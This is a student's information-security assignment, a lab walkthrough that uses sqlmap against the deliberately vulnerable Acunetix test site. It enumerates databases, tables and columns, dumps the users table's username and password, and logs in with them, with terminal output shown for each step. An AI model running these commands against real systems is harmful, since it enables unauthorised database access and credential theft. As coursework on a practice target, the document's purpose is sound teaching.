

FORMAN CHRISTIAN COLLEGE (A CHARTERED UNIVERSITY)



COMP421: INFORMATION SECURITY

Section A

Assignment 1

Submitted By:

Abdul Ahad Butt

231485930


SQL Injection Attack with the use of SQL Map

SQL injection is a type of cyber-attack where an attacker injects malicious SQL code into a database query through a vulnerable application. This can allow the attacker to access, modify, or delete data from the database without authorization.

To conduct a SQL Injection Attack,

✓ **Step 1:**


To get URL of a live vulnerable website from <http://www.vulnweb.com/> for penetration testing activities.



✓ Step 2:

Next, the SQL Map command I executed was **sqlmap -u "url" --dbs** which was used to list all databases in the given website. It displays the name of the databases.

sqlmap -u testphp.vulnweb.com/artists.php?artist=1 --dbs.



```
Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

kali@kali:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=3 --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[10:34:41] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[10:34:43] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[10:34:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[10:34:44] [WARNING] your sqlmap version is outdated

[*] ending @ 10:34:44 /2022-11-05/
```

✓ Step 3:

Then the next command I executed was “**sqlmap -u "url" -D database_name –tables**”. This command displays the table present in that database.

sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart –tables

In my case, tables of the ‘acuart’ database are displayed as shown in the screenshot.



```
Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

kali@kali:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=3 -D acuart --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

Back-end DBMS: MySQL >= 5.0.12
[10:38:53] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists |
| carts   |
| categ   |
| featured |
| guestbook |
| pictures |
| products |
| users   |
+-----+
```


✓ **Step 4:**

Then to display all the columns of a table in a specific database, I executed the command:

sqlmap -u "url" -D db_name -T table_name --columns

sqlmap -u testphp.vulnweb.com/artists.php?artist=1 --D acuart -T users columns

This command selected the users table as specified by the “-T” and displays the columns of that table.




```
Kali-Linux-2021.4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

kali@kali:~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=3 -D acuart -T users --columns
{1.5.12#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to abide by the applicable
federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```



```
[10:41:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[10:41:50] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| address | mediumtext |
| cart | varchar(100) |
| cc | varchar(100) |
| email | varchar(100) |
| name | varchar(100) |
| pass | varchar(100) |
| phone | varchar(100) |
| unname | varchar(100) |
+-----+-----+

[10:41:51] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[10:41:51] [WARNING] your sqlmap version is outdated
```


✓ Step 5:

The next SQL Map command was to “dump only the selected columns”:

`sqlmap -u "url" -D db_name -T table_name -C column_name --dump`

`sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C uname --dump`

This selects the ‘uname’ column of the table user as specified by “-C” and “-T” respectively. It displays the username which is test as shown in the screenshot.



```
(kali@kali)~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=3 -D acuart -T users -C uname --dump


[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[10:45:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[10:45:04] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| uname |
+-----+
| test  |
+-----+

[10:45:07] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[10:45:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[10:45:07] [WARNING] your sqlmap version is outdated
```

`sqlmap -u testphp.vulnweb.com/artists.php?artist=1 -D acuart -T users -C pass --dump`

This command does the same displaying the ‘pass’ column of the ‘users’ table. The ‘pass’ column also had a value of ‘test’



```
(kali@kali)~$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=3 -D acuart -T users -C pass --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[10:45:04] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.0.12
[10:45:04] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass  |
+-----+
| test  |
+-----+

[10:45:07] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[10:45:07] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[10:45:07] [WARNING] your sqlmap version is outdated
```


```
[10:48:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.0.12
[10:48:21] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-----+
| pass |
+-----+
| test |
+-----+

[10:48:25] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[10:48:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[10:48:25] [WARNING] your sqlmap version is outdated

[*] ending @ 10:48:25 /2022-11-05/
```

✓ **Step 6:**

To test the fetched data after the SQL Injection attack and to show successful exploitation. The fetched uname and pass “test” were entered for a succesful login.



TEST and Demonstration site for [Acunetix Web Vulnerability Scanner](#)

[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art

go

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

If you are already registered please enter your login information below:

Username :

Password :

login

You can also [signup here](#).

Signup disabled. Please use the username **test** and the password **test**.

search art

[Browse categories](#)

[Browse artists](#)

[Your cart](#)

[Signup](#)

[Your profile](#)

[Our guestbook](#)

[AJAX Demo](#)

Links

[Security art](#)

[PHP scanner](#)

[PHP vuln help](#)

[Fractal Explorer](#)



ktlab was here (test)

On this page you can visualize or edit you user information.

Name:	<input type="text" value="ktlab was here"/>
Credit card number:	<input type="text" value="hacksumqayit"/>
E-Mail:	<input type="text"/>
Phone number:	<input type="text" value="2323345"/>
Address:	<input type="text" value="21 street"/>
<input type="button" value="update"/>	

You have 0 items in your cart. You visualize you cart [here](#).